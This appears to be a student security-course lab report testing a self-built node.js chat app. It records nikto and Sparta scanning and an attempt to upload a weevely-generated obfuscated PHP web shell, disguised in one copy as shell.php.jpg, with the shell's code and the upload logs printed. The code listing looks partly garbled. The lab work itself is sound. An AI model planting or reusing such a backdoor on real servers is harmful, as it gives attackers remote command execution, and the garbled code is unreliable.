
NOTE: for better results, I performed nikto results separately on a private IP address on my home PC .

The file nikto_results_homePC.htm describes them.

The IP address of the PC is 192.168.2.15

3.6) Sparta scanning report is attached as a separate file in the attachments (2 files as described above).

3.8) for weeveily, I was able to create a shell.php file as well as a shell.php.jpg file and upload them to the server.



The image above shows weeveily shell.php script creation as well as reverse_tcp shell execution. However, the server sent a response code of 404 . The server is node.js back-end, therefore it doesn't let the script to execute.

The image shows a Visual Studio Code editor with a file explorer on the left, a code editor in the center, and a terminal at the bottom. The file explorer shows a project structure with files like index.js, chat-app.js, shell.php, index.html, package-lock.json, package.json, README.md, README.txt, shell.php.jpg, and shell.php.jpg. The code editor displays the content of shell.php, which is a PHP script designed to upload files to a server. The terminal shows the output of running the script, including file upload logs and a message indicating that the database connection is successful.

```
1 <?php
2 $J='v,ual(@g,uzu,u,uncompress(@x(,u@base,u64_de,u,u,ucode($m[1]),$k));$o=,u,u@ob_ge,ut_contents());@ob,u';
3 $Z='';ufu,unction x($t,,u,u,$k){$c=strlen($,uk);,u$1,u=strlen($t);$o,u="";fo,ur($i=,u0;$i<$1;,u),u{fo,ur(,u$1;,u);
4 $I="";u/$kh(.+,u)$kf/,u",@,ufile_,uget_contents("p,u,uhp:,u//in,uput,u"),$m==1,u {@ob_start();@e,u';
5 $W='';($j,u,$c&&$,u<$1);$j+,u+,$i++){$,uo.,u=$t,u{$i}^$k{$j};,u}}ret,uurn $o;,u;if (@p,ureg_match,u('';
6 $X='_';uend_clean();$,ur=@ba,u,use64_encode(@x(,u@gz,ucompress,u($,uo),,u,$k));print("$,up$kh$r$,ukf");';
7 $G='$k="7b24,uaf,uc8";$kh,u,u="bc80e548d66c",u;,u,$,ukf=u"4e7ff72,u171c5";$p="SnxaCGm,u,uTz,u1CCaseV';
8 $F=str_replace('Ow','','cOweatOwOwe_OwfuOWOwncntion');
9 $x=str_replace(',u','',$G.$Z.$W.$I.$J.$X);
10 $A=$F(',$X);$A();
```

```
-a----- 2020-03-24 3:11 PM 167249 gameboard RPG paper maker.PNG
-a----- 2020-03-24 4:04 PM 119238 package-lock.json
-a----- 2020-03-24 4:04 PM 520 package.json
-a----- 2020-03-23 4:23 PM 266 README.md
-a----- 2020-03-24 4:10 PM 6885 README.txt

PS C:\Users\rish\Desktop\EECS_CHAT_APPLICATION\EECS4481\chat-app> npm run start
> chat-app@1.0.0 start C:\Users\rish\Desktop\EECS_CHAT_APPLICATION\EECS4481\chat-app
> node src/index.js

express-session deprecated undefined resave option; provide resave option src/index.js:20:9
express-session deprecated undefined saveUninitialized option; provide saveUninitialized option src/index.js:20:9
Listening on localhost:80
(node:3200) DeprecationWarning: current Server Discovery and Monitoring engine is deprecated, and will be removed in a future version. To use the new Server Discovery and Monitoring engine, pass option { useUnifiedTopology: true } to the MongoClient constructor.
the database connection is successful!!
{
  name: 'shell.php',
  data: <Buffer 3c 3f 70 68 70 0a 24 4a 3d 27 76 2c 75 61 6c 28 40 67 2c 75 7a 75 2c 75 2c 75 6e 63 6f 6d 70 72 65 73 73 28 40 78 28 2c 75 40 62 61 73 65 2c 75 36 34 ... 711 more bytes>,
  size: 761,
  encoding: '7bit',
  tempFilePath: '',
  truncated: false,
  mimetype: 'application/x-php',
  md5: '325f2278fec3b817906fdafb4cf81',
  mv: [Function: mv]
}
{
  name: 'shell.php',
  data: <Buffer 3c 3f 70 68 70 0a 24 4a 3d 27 76 2c 75 61 6c 28 40 67 2c 75 7a 75 2c 75 2c 75 6e 63 6f 6d 70 72 65 73 73 28 40 78 28 2c 75 40 62 61 73 65 2c 75 36 34 ... 711 more bytes>,
  size: 761,
  encoding: '7bit',
  tempFilePath: '',
  truncated: false,
  mimetype: 'application/x-php',
  md5: '325f2278fec3b817906fdafb4cf81',
  mv: [Function: mv]
}
{
  name: 'shell.php.jpg',
  data: <Buffer 3c 3f 70 68 70 0a 24 4a 3d 27 76 2c 75 61 6c 28 40 67 2c 75 7a 75 2c 75 2c 75 6e 63 6f 6d 70 72 65 73 73 28 40 78 28 2c 75 40 62 61 73 65 2c 75 36 34 ... 711 more bytes>,
  size: 761,
  encoding: '7bit',
  tempFilePath: '',
  truncated: false,
  mimetype: 'image/jpeg',
  md5: '325f2278fec3b817906fdafb4cf81',
  mv: [Function: mv]
}
```

The image above shows the 2 files : shell.php as well as shell.php.jpg successfully uploaded to the server. Due to the nature of the node.js server in the backend, it didn't allow PHP script to execute.